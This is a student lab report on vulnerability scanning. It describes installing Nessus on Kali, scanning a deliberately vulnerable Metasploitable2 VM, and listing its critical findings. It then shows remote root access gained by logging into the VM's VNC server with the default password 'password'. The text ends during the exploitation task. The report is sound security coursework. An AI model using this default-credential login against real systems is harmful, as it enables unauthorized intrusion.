Lab 6: Vulnerability Scanning

CNIT 47100

Group 11

Ethan Hammond

Date Submitted: 03/01/24

Date Due: 03/01/24

TABLE OF CONTENTS

TABLE OF CONTENTS....................2

EXECUTIVE SUMMARY....................3

STATEMENT OF WORK.................... 4

PROCEDURES....................5

Task 1....................5

Task 2....................7

Task 3....................9

Task 4....................12

CONCLUSIONS AND RECOMMENDATIONS....................17

REFERENCES....................18

EXECUTIVE SUMMARY

Vulnerability scanning tools can be a very crucial part of assessing a corporations network and host security levels. Vulnerability scanning, although not capable of assessing all threats to an organization, can show a great deal of information about system issues, misconfigurations, or vulnerable applications that could be installed on a system or on the network. Scanning tools can also provide a network security specialist with a place to start in securing their systems or networks. For example, if a host is scanned and the scanner results in an identification of a vulnerable web server, a perfect place to start in securing the environment would be to fix or reconfigure the web server. Scanning tools can be used by blue team personnel to harden their systems, or by red team hackers to break into a system or stress test an environment.

STATEMENT OF WORK


In lab 6, the primary goal is to become familiar with vulnerability scanning tools. Initially, OpenVAS was supposed to be used for testing purposes, but Nessus was chosen to replace it due to the inability to install OpenVAS. Using Nessus, the following steps were to be completed:

- Install Nessus and configure it for the current system.
- Perform a vulnerability scan and assessment on a metasploitable machine.
- Exploit two vulnerabilities on the metasploitable VM.
- Answer knowledge-based questions on the exploits.
- Install a vulnerable application on a Windows machine and exploit it via Kali.
- Create a lab report for the previous steps.

All of these steps along with the executive summary shown above was what was to be completed during lab 6 to improve knowledge of vulnerability scanners and exploiting vulnerabilities discovered by a scanning tool.


PROCEDURES

Task 1




```
┌──(group11㉿g11kali)-[~]
└─$ sudo pg_lsclusters
[sudo] password for group11:
Ver Cluster Port Status Owner    Data directory
15  main    5432 down   postgres /var/lib/postgresql/15
sql/postgresql-15-main.log
16  main    5433 down   postgres /var/lib/postgresql/16
sql/postgresql-16-main.log

┌──(group11㉿g11kali)-[~]
└─$ sudo pg_dropcluster 16 main --stop
```

Figure 1a: 15 and 16 clusters up




```
┌──(group11㉿g11kali)-[~]
└─$ sudo pg_lsclusters
Ver Cluster Port Status Owner    Data directory              Log file
15  main    5432 down   postgres /var/lib/postgresql/15/main /var/log/postgre
sql/postgresql-15-main.log

┌──(group11㉿g11kali)-[~]
└─$ sudo pg_upgradecluster 15 main
```

Figure 1b: 15 cluster upgrade




```
Ver Cluster Port Status Owner    Data directory              Log file
15  main    5433 down   postgres /var/lib/postgresql/15/main /var/log/postgre
sql/postgresql-15-main.log
Ver Cluster Port Status Owner    Data directory              Log file
16  main    5432 online postgres /var/lib/postgresql/16/main /var/log/postgre
sql/postgresql-16-main.log

┌──(group11㉿g11kali)-[~]
└─$ sudo pg_dropcluster 15 main
```

Figure 1c: Dropped cluster 15




```
┌──(group11㉿g11kali)-[~]
└─$ sudo pg_lsclusters
Ver Cluster Port Status Owner    Data directory              Log file
16  main    5432 online postgres /var/lib/postgresql/16/main /var/log/postgre
sql/postgresql-16-main.log
```

Figure 1d: Cluster 16 up with no 15



```
┌──(group11㉿g11kali)-[~/Downloads]
└─$ sudo systemctl status nessusd
● nessusd.service - The Nessus Vulnerability Scanner
     Loaded: loaded (/usr/lib/systemd/system/nessusd.service; disabled; preset: disabled)
     Active: active (running) since Fri 2024-03-01 22:08:45 EST; 4s ago
   Main PID: 11416 (nessus-service)
      Tasks: 13 (limit: 9427)
     Memory: 126.2M (peak: 130.8M)
        CPU: 4.824s
     CGroup: /system.slice/nessusd.service
             ├─11416 /opt/nessus/sbin/nessus-service -q
             └─11417 nessusd -q

Mar 01 22:08:45 g11kali systemd[1]: Started nessusd.service - The Nessus Vulnerability Scanner.
Mar 01 22:08:46 g11kali nessus-service[11417]: Cached 0 plugin libs in 0msec
Mar 01 22:08:46 g11kali nessus-service[11417]: Cached 0 plugin libs in 0msec

┌──(group11㉿g11kali)-[~/Downloads]
└─$ █
```

Figure 1e: Nessus installed and running



My Scans

This folder is empty. Create a new scan.

Downloading Nessus License

Downloading Nessus Core Components


Downloading Nessus Plugins

Figure 1f: Nessus installed and open in the web app

TCP Port associated with Nessus: 8834

Task 2

Metasploitable IP address: 44.106.11.49




My Host Discovery Scan Results

Nessus found the following hosts listed below from your list of targets (44.106.11.49).

To launch your first basic network scan, select the hosts you want to scan. These hosts count towards the 16 host limit on your license.

☑	IP	DNS
☑	44.106.11.49	

Figure 2a: Vulnerability scan on the metasploitable machine.



Generate Report

Report Format: ○ HTML ● PDF ○ CSV

Select a Report Template:

SYSTEM

- Complete List of Vulnerabilities by Host
- Detailed Vulnerabilities By Host
- Detailed Vulnerabilities By Plugin
- Vulnerability Operations

Figure 2b: Report generated in PDF


Host	Vulnerability type	Vulnerability name	Port #	Vulnerability publish date
Metasploitable2	Critical	NFS	UDP 2049	3/12/2003
Metasploitable2	Critical	UNIX OS	N/A	8/8/2008
Metasploitable2	Critical	UnrealIRCd	TCP 6667	6/14/2010
Metasploitable2	Critical	VNC Server	TCP 5900	8/29/2012
Metasploitable2	Critical	SSL Version 2	TCP 5432	10/12/2005
Metasploitable2	Critical	Bind Shell	TCP 1524	2/15/2011
Metasploitable2	Critical	SSL	TCP 5432, 25	11/16/2020

Figure 2c: Critical Vulnerability table

Task 3


Services to exploit: VNC Server and SSL

VNC Server exploit:



```
┌──(group11㉿g11kali)-[~]
└─$ vncviewer 44.106.11.49:5900
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password: 
```

Figure 3a: command to start VNC login




Output

```
Nessus logged in using a password of "password".
```

To see debug logs, please visit individual host


Port ▴	Hosts
5900 / tcp / vnc	44.106.11.49

Figure 3b: Nessus description of the vulnerability




```
root@metasploitable:/# 
```

Figure 3c: root access in metasploitable remotely




```
root@metasploitable:/# ls
bin    dev   initrd      lost+found  nohup.out  root  sys  var
boot   etc   initrd.img  media       opt        sbin  tmp  vmlinuz
cdrom  home  lib         mnt         proc       srv   usr
root@metasploitable:/# 
```

Figure 3d: root directory proven




```
root@metasploitable:/# find . -name dhcp3
./etc/dhcp3
./var/lib/dhcp3
root@metasploitable:/# cd /etc
root@metasploitable:/etc# ls -alh | grep dhcp3
drwxr-xr-x  4 root     root   4.0K Mar 16  2010 dhcp3
root@metasploitable:/etc# 
```

Figure 3e: dhcp3 file permissions



```
root@metasploitable:/etc# find . -name apt
./cron.daily/apt
./apt
./logrotate.d/apt
root@metasploitable:/etc# ls -alh ./cron.daily | grep apt
-rwxr-xr-x  1 root root 7.3K Apr 22  2008 apt
-rwxr-xr-x  1 root root  314 Apr  4  2008 aptitude
root@metasploitable:/etc# █
```

Figure 3f: apt file created on April 22 2008



```
root@metasploitable:/boot# ls -alh
total 19M
drwxr-xr-x  4 root root 1.0K May 13  2012 .
drwxr-xr-x 21 root root 4.0K May 20  2012 ..
-rw-r--r--  1 root root 912K Apr 10  2008 System.map-2.6.24-16-server
-rw-r--r--  1 root root 417K Apr 10  2008 abi-2.6.24-16-server
-rw-r--r--  1 root root  79K Apr 10  2008 config-2.6.24-16-server
drwxr-xr-x  2 root root 1.0K Apr 28  2010 grub
-rw-r--r--  1 root root 7.6M May 13  2012 initrd.img-2.6.24-16-server
-rw-r--r--  1 root root 7.6M May 13  2012 initrd.img-2.6.24-16-server.bak
drwx------  2 root root 1.0K Mar 16  2010 lost+found
-rw-r--r--  1 root root 101K Sep 28  2007 memtest86+.bin
-rw-r--r--  1 root root 1.9M Apr 10  2008 vmlinuz-2.6.24-16-server
root@metasploitable:/boot# █
```

